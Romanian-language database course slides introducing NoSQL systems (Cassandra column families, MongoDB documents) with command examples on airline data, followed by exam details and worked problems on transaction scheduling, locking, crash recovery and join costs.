“Următoarea generație de baze de date acoperă, în general, următoarele aspecte: modelare non-relațională, distribuit, *open-source*, scalabilitate orizontală”

Diferențe majore de abordare

■ BD Relationale:

- informațiile sunt extrase folosind operații de join,
- accelerarea procesării presupune deseori indexare,
- proprietățile ACID sunt impuse

■ Alternativă: Teorema CAP

- **Consistency** (nu dpdv al respectării constrângerilor de integritate, ci din punct de vedere al furnizării acelorași date tuturor clientilor)
- **Availability** – nivelul de disponibilitate crește odată cu creșterea numărului de noduri redundante
- **Partition Tolerance** – găsirea de rute alternative în rețea pentru a obține date din diverse noduri

Modelul de consistență BASE

- **Basic Availability**

- Baza de date (pare că) funcționează în marea majoritate a timpului

- **Soft-state**

- Consistența la scriere nu e necesară. Replicile nu trebuie să fie mutual consistente

- **Eventual consistent**

- Baza de date va fi consistentă la un moment dat

Read Repair – Delayed Repair

Abordări bazate pe familii de coloane

- BD Relaționale sunt abordări bazate pe linii
- Foarte frecvent însă aplicațiile ce accesează o bază de date interoghează date memorate pe o coloană
- În ciuda optimizărilor memorarea într-o zonă continuă a valorilor aceleiași coloane e mai performantă

Abordări bazate pe coloane

1. find the start of the row

9645	9645 STANSTED	FRANCE	PERPIGNAN	RYANAIR	A S 7.73885350318471
9646	9646 STANSTED	FRANCE	PERPIGNAN	RYANAIR	D S 4.53548387096774
9647	9647 STANSTED	FRANCE	POITIERS	RYANAIR	A S 5.0981308411215
9648	9648 STANSTED	FRANCE	POITIERS	RYANAIR	D S 5.83255813953488
9649	9649 STANSTED	FRANCE	RODEZ	RYANAIR	A S 8.96045197740113
9650	9650 STANSTED	FRANCE	RODEZ	RYANAIR	D S 4.41242937853107
9651	9651 STANSTED	FRANCE	TARBES-LOURDES INTERNATIONAL	AIR MEDITERRANEE	A C 67.5
9652	9652 STANSTED	FRANCE	TARBES-LOURDES INTERNATIONAL	AIR MEDITERRANEE	D C 67
9653	9653 STANSTED	FRANCE	TARBES-LOURDES INTERNATIONAL	EASTERN AIRWAYS	A C 49
9654	9654 STANSTED	FRANCE	TARBES-LOURDES INTERNATIONAL	JET2.COM LTD	A C 0
9655	9655 STANSTED	FRANCE	TARBES-LOURDES INTERNATIONAL	JET2.COM LTD	D C 0
9656	9656 STANSTED	FRANCE	TARBES-LOURDES INTERNATIONAL	RYANAIR	A S 8.375
9657	9657 STANSTED	FRANCE	TARBES-LOURDES INTERNATIONAL	RYANAIR	D S 4.70833333333333
9658	9658 STANSTED	FRANCE	TARBES-LOURDES INTERNATIONAL	TITAN AIRWAYS LTD	A C 18.1470588235294
9659	9659 STANSTED	FRANCE	TARBES-LOURDES INTERNATIONAL	TITAN AIRWAYS LTD	D C 14.44444444444444

The rdbms approach

2. then move to the column
and get the value

3. repeat for every row

9645, 9646, 9647, 9648
etc
PERPIGNAN , PERPIGNAN, POITIERS, POITIERS
etc
7.73885350318471 , 4.5354838709677, 5.0981308411215, 5.83255813953488

Just read the column data sequentially



Cassandra

■ Column Family

- = colecție de coloane ce sunt accesate împreună de cele mai multe ori
- Corespondentul tabelului din modelul relațional
- Stocat într-un fișier distinct și sortat după valoarea cheii

■ Column

- Unitatea de stocare
- Are un nume unic, o valoare și un *timestamp*

■ Timestamp

- Pentru rezolvarea de conflicte. E furnizat de client
- Reprezintă numărul de milisecunde scurs de la 1 Ianuarie 1970

■ SuperColumn

- Listă de coloane (asemănător unui *view*)



Exemplu de Column Family

- Colecție de linii aeriene din Marea Britanie.
- Coloane: *Airline Name, Km Flown (x1000), No of Flights, No of Hours flown, Number of Passengers handled*

domesticflightsJan.csv - OpenOffice.org Calc

	A	B	C	D	
1	AURIGNY AIR SERVICES	▶ 193	1388	887	26585
2	BA CITYFLYER LTD	▶ 300	545	686.1	30031
3	BLUE ISLANDS LIMITED	▶ 168	991	520.8	15308
4	BMI GROUP	▶ 1067	2435	2922.7	142804
5	BRITISH AIRWAYS PLC	▶ 1510	3327	4116.6	307849
6	BRITISH INTERNATIONAL HELICOPTER SERVICES LTD	▶ 10	162	57.9	2169
7	EASTERN AIRWAYS	▶ 496	1406	1353	23074
8	EASYJET AIRLINE COMPANY LTD	▶ 1826	3922	4297.2	399308
9	FLYBE LTD	▶ 2505	6755	5635.4	297435
10	ISLES OF SCILLY SKYBUS	▶ 12	176	55.3	1200
11	JET2.COM LTD	▶ 22	71	65	4059
12	LOGANAIR	▶ 504	2440	1958.7	32994
13					

Crearea unei Column Family



```
Create Column Family DomesticFlights
WITH comparator = UTF8Type AND
key_validation_class = UTF8Type AND
column_metadata =
[
    {column_name: airline, validation_class: UTF8Type, index_type: KEYS},
    {column_name: Kms, validation_class: IntegerType},
    {column_name: Flights, validation_class: IntegerType},
    {column_name: Hrs, validation_class: FloatType},
    {column_name: Pass, validation_class: IntegerType}
];
```

Inserare date



```
set DomesticFlights['Aurigny Air Services']['Kms'] = 193; set  
DomesticFlights['Aurigny Air Services']['Flights'] = 1388; set  
DomesticFlights['Aurigny Air Services']['Hrs'] = 887; set  
DomesticFlights['Aurigny Air Services']['Pass'] = 26585;
```

```
set DomesticFlights['BA CityFlyer']['Kms'] = 300;  
set DomesticFlights['BA CityFlyer']['Flights'] = 545;  
set DomesticFlights['BA CityFlyer']['Hrs'] = 686;  
set DomesticFlights['BA CityFlyer']['Pass'] = 30031;
```



Regăsirea datelor

■ LIST DomesticFlights

```
-----  
RowKey: BA CityFlyer  
=> (column=Flights, value=545, timestamp=1354875194019000)  
=> (column=Hrs, value=686.0, timestamp=1354875194033000)  
=> (column=Kms, value=300, timestamp=1354875194010000)  
=> (column=Pass, value=30031, timestamp=1354875201897000)  
-----  
RowKey: Aurigny Air Services  
=> (column=Flights, value=1388, timestamp=1354875193983000)  
=> (column=Hrs, value=887.0, timestamp=1354875193991000)  
=> (column=Kms, value=193, timestamp=1354875193958000)  
=> (column=Pass, value=26585, timestamp=1354875194001000)
```



Regăsirea datelor

■ GET DomesticFlights['BA CityFlyer']

```
=> (column=Flights, value=545, timestamp=1354875194019000)
=> (column=Hrs, value=686.0, timestamp=1354875194033000)
=> (column=Kms, value=300, timestamp=1354875194010000)
=> (column=Pass, value=30031, timestamp=1354875201897000)
```

Modificare Column Family



```
UPDATE COLUMN FAMILY DomesticFlights
  WITH comparator = UTF8Type AND
       key_validation_class = UTF8Type AND
       column_metadata =
[
    {column_name: airline, validation_class: UTF8Type, index_type: KEYS},
    {column_name: Kms, validation_class: IntegerType, index_type: KEYS},
    {column_name: Flights, validation_class: IntegerType},
    {column_name: Hrs, validation_class: FloatType},
    {column_name: Pass, validation_class: IntegerType}
];
```



Ștergere date

del DomesticFlights[‘BA CityFlyer’][‘Hrs’];

del DomesticFlights[‘BA CityFlyer’];

Ștergere Column Family

drop column family DomesticFlights;

CQL Crearea unei Column Family



```
CREATE KEYSPACE Flights WITH strategy_class = SimpleStrategy  
AND strategy_options:replication_factor = 1;  
  
use Flights;  
  
create ColumnFamily FlightDetails  
(airline varchar PRIMARY KEY,  
Kms int,  
Noflights int,  
Hrs float,  
Pass int);  
  
copy FlightDetails (airline, Kms, Noflights, Hrs, Pass) from 'domDataOnly.csv';  
  
select * from FlightDetails;
```

CQL Regăsirea datelor



```
use Flights;  
select count(*) from Airports where CountryCode = 'GB' and Lat > 51;
```

Abordări bazate pe documente

- nu există un design al bazei de date în adevăratul sens al cuvântului
- bazele de date nu au o structură și nici constrângeri de integritate. (nici măcar de tip)
- *sharding* - partaționarea unei baze de date foarte mari în părți de dimensiuni reduse și care sunt mai ușor și mai rapid de gestionat. Fiecare *shard* e memorat pe un nod ce are propria sa instanță activă de bază de date
- MongoDB, CouchDB



MongoDB

- *Database* – colecție de date înrudite
- *Collection* – container pentru documente
- *Document* – o componentă a colecției
- *Field* – similar cu modelul relațional
- *Embedded document* – cel mai potrivit corespondent din modelul relațional este *join-ul*
- Primary key
- Secondary key



Adăugare date

```
> use Airlines
switched to db Airlines
> Airline12 = {"Name" : "LOGANAIR" , "Km": 504 , "NoFlights" : 2440, "Hrs" : 1958.7 , "NoPass" : 32994 }
{
    "Name" : "LOGANAIR",
    "Km" : 504,
    "NoFlights" : 2440,
    "Hrs" : 1958.7,
    "NoPass" : 32994
}
> db.Flights.insert( Airline12 )
> db.Flights.find()
{ "_id" : ObjectId("50cb3e02066f55d5e394ec1a"), "Name" : "LOGANAIR", "Km" : 504, "NoFlights" : 2440, "Hrs" : 1958.7, "NoPass" : 32994 }
>
```



Regăsire date

```
db.Flights.find( {"Km": 504})
```



Regăsire date

```
Airline7 = { "Name": "EASTERN AIRWAYS", "Km": 496, "NoFlights":  
1406, "Hrs": 1353, "NoPass": 23074 }  
db.Flights.insert( Airline7 )
```

```
Airline8 = { "Name": "EASYJET AIRLINE COMPANY L", "Km": 1826,  
"NoFlights": 3922, "Hrs": 4297.2, "NoPass": 399308 }  
db.Flights.insert( Airline8 )
```

```
Airline9 = { "Name": "FLYBE LTD", "Km": 2505, "NoFlights": 6755,  
"Hrs": 5635.4, "NoPass": 297435 }  
db.Flights.insert( Airline9 )
```

```
Airline10 = { "Name": "ISLES OF SCILLY SKYBUS", "Km": 12, "NoFlights":  
176, "Hrs": 55.3, "NoPass": 1200 }  
db.Flights.insert( Airline10 )
```

```
Airline11 = { "Name": "JET2.COM LTD", "Km": 22, "NoFlights": 71,  
"Hrs": 65, "NumPass": 4059 }  
db.Flights.insert( Airline11 )
```



Regăsire date

```
db.Flights.remove({NumPass:4059})
```



Regăsire date

```
db.getCollectionNames();
```



Regăsire date

```
db.Flights.find({ $and: [ { Km: {$gt: 2000} }, { NoPass: {$gt:140000} } ] } )
```

```
db.Flights.find({ $or: [ { Km: {$gt: 2000} }, { NoPass: {$gt:140000} } ] } )
```

```
db.Flights.find( { Km: { $in: [ 300, 496 ] } } )
```

```
db.Flights.find().sort({Km: -1})
```

```
db.Flights.find().sort({Km: -1}).limit(1)
```

```
db.Flights.find( { Animals: { $exists: true } } )
```



Indexare

- structura indexelor MongoDB este de B-arbore

```
db.Flights.ensureIndex( { Km: 1 } )
```

```
db.Flights.find().hint( { Km: 1 } )
```

```
db.Flights.getIndexes()
```




Actualizarea datelor

```
db.Flights.update( { Km: 11 }, { $set: { Animals: "Elephants and Badgers" } })
```

```
db.Flights.update( { Km: 112 }, { $rename: { Animals: "Creatures" } })
```

```
db.Flights.update( { Km: 112 }, { $set: { Rivers: "Don and Ouse" } })
```

Probleme



Examinare/notare

- 8 iunie, de la ora 14:45 la 16:00.
 - test grilă online (*Microsoft Forms*) :
 - 40 întrebări teoretice (cursuri 1-10)
 - link chestionar trimis pe email cu o oră înainte de începere
-
- restanță: 14 iulie, 9:00 – 11:00, 310 FSEGA

Examinare/notare

ROUND (AVG(ROUND(AVG(P, L),2), T), 2),

- L - notă laboratoare
- P - test practic
- T - test teoretic

Problema 1

Fie următoare tranzacții:

*T1: read(A);
read(B);
if A = 0 then B := B + 1;
write(B).*

*T2: read (B);
read (A);
if B = 0 then A := A + 1;
write(A).*

Fie condiția de consistență $A = 0 \vee B = 0$, cu valorile inițiale $A = B = 0$.

1. Arătați că orice execuție serială a celor două tranzacții păstrează consistența bazei de date.
2. Găsiți cel puțin o execuție concurrentă a T1 și T2 ce produce o planificare ne-serializabilă.
3. Există o execuție concurrentă a T1 și T2 ce produce o planificare serializabilă?

Problema 1 - Răspuns

1. Arătați că orice execuție serială a celor două tranzacții păstrează consistența bazei de date.

Există două execuții posibile: $\{T_1, T_2\}$ și $\{T_2, T_1\}$

Caz 1:

	A	B
inițial	0	0
după T1	0	1
după T2	0	1

date consistente

Caz 2:

	A	B
inițial	0	0
după T2	1	0
după T1	1	0

date consistente

Problema 1 - Răspuns

2. Găsiți cel puțin o execuție concurentă a T1 și T2 ce produce o planificare ne-serializabilă.

Orice intercalare a T1 și T2 rezultă într-o planificare ne-serializabilă

T1	T2
read(A)	
	read(B)
read(B)	read(A)
if A = 0 then B = B + 1	
	if B = 0 then A = A + 1
	write(A)
write(B)	

Problema 1 - Răspuns

3 . Există o execuție concurentă a T1 și T2 ce produce o planificare serializabilă?

De la punctul 1. știm că o planificare serializabilă respectă condiția

$$A = 0 \vee B = 0.$$

Dacă începe T1 cu $read(A)$, atunci când planificarea se termină, indiferent de momentul în care se execută comenziile din T2, $B = 1$. T2 va trebui să execute prima sa instrucțiune înainte de finalizarea lui T1. Atunci T2 execuția lui $read(B)$ va da valoarea 0 pentru B. Deci la finalizarea lui T2 $A = 1$. Deci:


$$B = 1 \wedge A = 1 \Rightarrow \neg(A = 0 \vee B = 0).$$

Similar se demonstrează atunci când prima instrucțiune executată este a lui T2 ($read(B)$).

→ Nu există nici o execuție paralelă ce să reprezinte o planificare serializabilă.

Problema 2


Fie următorul graf de dependență. Este planificarea corespunzătoare acestui graf conflict serializabilă? Justificați răspunsul.



Problema 2 - Răspuns

Există o planificare serializabilă corespunzătoare grafului de dependențe, deoarece graful e aciclic.

O posibilă planificare serială este obținută prin sortare topologică:
T1, T2, T3, T4, T5



Problema 3

Fie următoarele tranzacții :

T1: $read(A);$

$read(B);$

$if A = 0 \text{ then } B := B + 1;$

$write(B).$

T2: $read (B);$

$read (A);$

$if B = 0 \text{ then } A := A + l;$

$write(A).$

1. Adăugați instrucțiuni *lock* și *unlock* tranzacțiilor T1 și T2 astfel încât să fie implementat protocolul de blocare în două faze.
2. Este posibil ca execuția tranzacțiilor să intre în *deadlock*?

Problema 3 - Răspuns


1. Instrucțiuni *lock* și *unlock* :

T1: *lock-S(A)*
 read(A)
 lock-X(B)
 read(B)
 if A = 0 then B := B + 1
 write(B)
 unlock(B)
 unlock(A)

T2: *lock-S(B)*
 read(B)
 lock-X(A)
 read(A)
 if B = 0 then A := A + 1
 write(A)
 unlock(A)
 unlock(B)

Problema 3 - Răspuns

2. Execuția tranzacțiilor poate duce la *deadlock*. De exemplu, fie următoarea planificare parțială:



Tranzacțiile au intrat în *deadlock*.

Problema 4

Fie următorul fișier de log:

[start_transaction, T1]

[W, T1, D, 20]

[commit, T1]

[checkpoint]

[start_transaction, T2]

[W, T2, B, 12]

[start_transaction, T4]

[W, T4, D, 15]

[start_transaction, T3]

[W, T3, C, 30]

[W, T4, A, 20]

[commit, T4]

[W, T2, D, 25]

<- system crash

Descrieți procesul de recuperare a datelor la blocarea sistemului. Specificați ce tranzacții sunt anulate, care operații sunt reexecutate și care sunt anulate.

Problema 4 - Răspuns

- T1 comis înainte de *checkpoint*, deci toate operațiile de actualizare a datelor sunt înscrise în log și sunt stocate pe disc. Nu este necesară reexecutarea operațiilor lui T1.
- T4 comis după *checkpoint*, deci toate operațiile sale sunt înregistrate în log dar efectul lor nu a fost neapărat stocat pe disc. Operațiile lui T4 vor trebui să fie reexecutate.
- T2 era **activă** la momentul întreruperii, de aceea este necesară anularea efectului operațiilor, unele dintre efectele acestor operații fiind salvate în baza de date. Anularea operațiilor se realizează în ordine inversă
- T3 era **activă** de aceea este necesară anularea efectului operațiilor sale (modificarea obiectului C).

Problema 5

Fie operația join $R \otimes_{R.a = S.b} S$, executată în următorul context:

- tabela R conține 10.000 înregistrări, cu 10 înreg. pe pagină.
- tabela S conține 2.000 înregistrări, cu 10 înreg. pe pagină.
- atributul b al tabelei S este cheie primară pentru S.
- ambele tabele sunt memorate ca fișiere oarecare.
- nu există indecsi definiți pentru nici una dintre tabele.
- sunt disponibile 52 pagini în *buffer*

Care este cel mai mic cost al joinului lui R și S folosind metodele *page-oriented nested loops*, *block nested loops* și *sort-merge join*? Care este numărul minim de pagini disponibile în *buffer* pentru a obține același cost?

Problema 5 - Răspuns

Fie $M = 1000$ nr paginilor din R , $N = 200$ nr. paginilor din S și $B=52$ nr paginilor disponibile în buffer

1. Care este costul joinului lui R și S folosind *page-oriented nested loops join*? Care este numărul minim de pagini disponibile în buffer pentru a obține același cost?

Ideea de bază constă în citirea fiecărei pagini ale tabelei exterioare și pentru fiecare pagină se scaneză întreaga tabelă interioară căutându-se înregistrări pentru care se verifică condiția de join. Costul total ar fi:

$$\# \text{PagExterne} + (\# \text{PagExterne} * \# \text{PagInterne})$$

Care este minimizat având cea mai mică tabelă ca tabelă exterioară.

$$\text{CostTotal} = N + (N*M) = 200.200$$

Numărul minim de pagini în buffer necesar pentru obținerea aceluiși cost este 3.

Problema 5 - Răspuns

2. Care este costul joinului lui R și S folosind *block nested loops join*? Care este numărul minim de pagini disponibile în *buffer* pentru a obține același cost?

Folosind această metodă citirea tabelei exterioare se face in blocuri,, pentru fiecare bloc scanându-se tabela interioară pentru găsirea “potrivirilor”. Tabela exterioară este parcursă o dată dar tabela interioară este scanată doar o dată pentru fiecare bloc, deci:

$$\lceil \#PagesInOuter / \text{BlockSize} \rceil = \lceil 200/50 \rceil = 4$$

$$\text{Total Cost} = N + M * \lceil N/(B-2) \rceil = 4.200$$

Dacă numărul de pagini în *buffer* este < 52, numărul scanărilor tabelei exterioare este mai mare decât 4 → numărul minim de pagini pentru a obține costul 4200 este 52!

Sort-Merge Join $(R \otimes_{i=j} S)$

- Ordonare R și S după câmpurile ce apar în condiția de join, apoi scanare pentru identificarea perechilor.
 - Scanarea lui R avansează până r_i current $> s_j$ current, apoi se avansează cu scanarea lui S până s_j current $> r_i$ current; până când r_i current $= s_j$ current.
 - La acest punct toate perechile posibile între înregistrările din R cu aceeași valoare r_i și toate înregistrările din S cu aceeași valoare s_j sunt salvate în pagina specială pentru rezultat.
 - Apoi se reia scanarea lui R și S.
- R este scanat o dată; fiecare grup de înregistrări din S este scanat pentru fiecare înregistrare “potrivită” din R .

Rafinare algoritm Sort-Merge Join

- Se poate combina faza de interclasare din *sortarea* lui R și S cu faza de scanare pentru join.
 - Având $B > \sqrt{L}$, unde L este dimensiunea celei mai mari tabele, și folosind optimizarea algoritmului de sortare (ce produce monotonii de lungime $2B$), numărul acestora pentru fiecare relație este $< B/2$.
 - Alocând o pagină pentru câte o monotonie a fiecărei relații, se va verifica expresia de join dintr-o singură trecere.
 - Cost: citire+salvare fiecare tabelă la Pas 0 + citire fiecare tabelă o dată pentru comparare (+ scriere rezultat).
= > $3(M+N)$

Problema 5 - Răspuns

3. Care este costul joinului lui R și S folosind *sort-merge join*? Care este numărul minim de pagini disponibile în *buffer* pentru a obține același cost?

Se poate utiliza varianta rafinată a metodei Sort-Merge Join.

$$\text{Total Cost} = 3 * (M+N) = 3.600$$

Numărul minim de pagini necesare este 25 → pasul inițial de sortare va împărții R în 20 și S în 4 monotonii (de dimensiune aproximativ 50). Aceste 24 monotonii pot fi apoi interclasate într-un singur pas, cu o pagină de output.

Cu mai puțin de 25 pagini, numărul monotoniilor produse la primul pas va depăși numărul de pagini disponibile, fiind imposibilă interclasarea acestora într-un singur pas